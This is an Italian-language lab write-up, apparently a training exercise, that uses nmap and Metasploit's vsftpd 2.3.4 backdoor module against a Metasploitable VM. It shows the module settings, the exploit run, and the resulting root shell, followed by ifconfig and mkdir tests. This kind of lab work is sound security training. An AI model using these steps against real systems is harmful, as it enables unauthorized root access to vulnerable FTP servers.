
## Hacking con Metasploit

Come prima cosa effettuo una scansione con **nmap -sV**, sulla macchina target, in questo caso Metasploitable, per vedere le porte aperte con i relativi servizi e versioni.

Avvio la console di metasploit con il comando **msfconsole** e vado alla ricerca dell'exploit sul servizio da attaccare, in questo caso ho scelto ftp, con versione vsftpd 2.3.4. In questo caso, ci sono due exploit.



Con il comando **use 1**, scelgo il secondo che è una comune backdoor e con il comando **show options**, vado a vedere tutte le opzioni e vado a settare ciò che è richiesto per portare avanti la configurazione. Setto l'host bersaglio con il comando **set rhost**, la porta è presa di default in questo caso.

```
No payload configured, defaulting to cmd/unix/interact
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
              Current Setting Required Description
   Name
                                                The local client address
   CHOST
                                               The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   CPORT
   RHOSTS
   RPORT 21
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
   0 Automatic
                      ftp/vsftpd_234_backdoor) > set rhost 192.168.50.101
msf6 exploit(
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Successivamente, digito il comando **show options** per verificare che le modifiche sono state apportate.

Poi con il comando **show payloads**, vado a vedere tutti i payload disponibili per quell'exploit. In questo caso me ne riporta uno, che è inserito già di default da Metasploit.

Infine, posso lanciare l'exploit con il comando **exploit** e poco dopo, ho la shell funzionante. Faccio qualche prova e come si vede in foto, con "ifconfig" mi riporta l'ip della macchina bersaglio, quindi son dentro.

```
) > exploit
msf6 exploit(
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
      Found shell
[*] Command shell session 1 opened (192.168.32.100:45919 → 192.168.50.101:6200) at 2023-06-12 08:31:40 -0400
               Link encap:Ethernet HWaddr 08:00:27:0a:28:78
inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:2878/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
eth0
                RX packets:6503 errors:0 dropped:0 overruns:0 frame:0
               TX packets:1472 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000
               RX bytes:440107 (429.7 KB) TX bytes:122189 (119.3 KB)
Base address:0×d020 Memory:f0200000-f0220000
               Link encap:Local Loopback
               inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
                RX packets:281 errors:0 dropped:0 overruns:0 frame:0
                TX packets:281 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0
                RX bytes:107257 (104.7 KB) TX bytes:107257 (104.7 KB)
```

Con il comando **mkdir,** creo una cartella chiamata test\_metasploit e col comando ls controllo che è stata creata sulla macchina attaccante.

```
nkdir test_metasploit
bin
boot
cdrom
home
initrd
initrd.img
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
```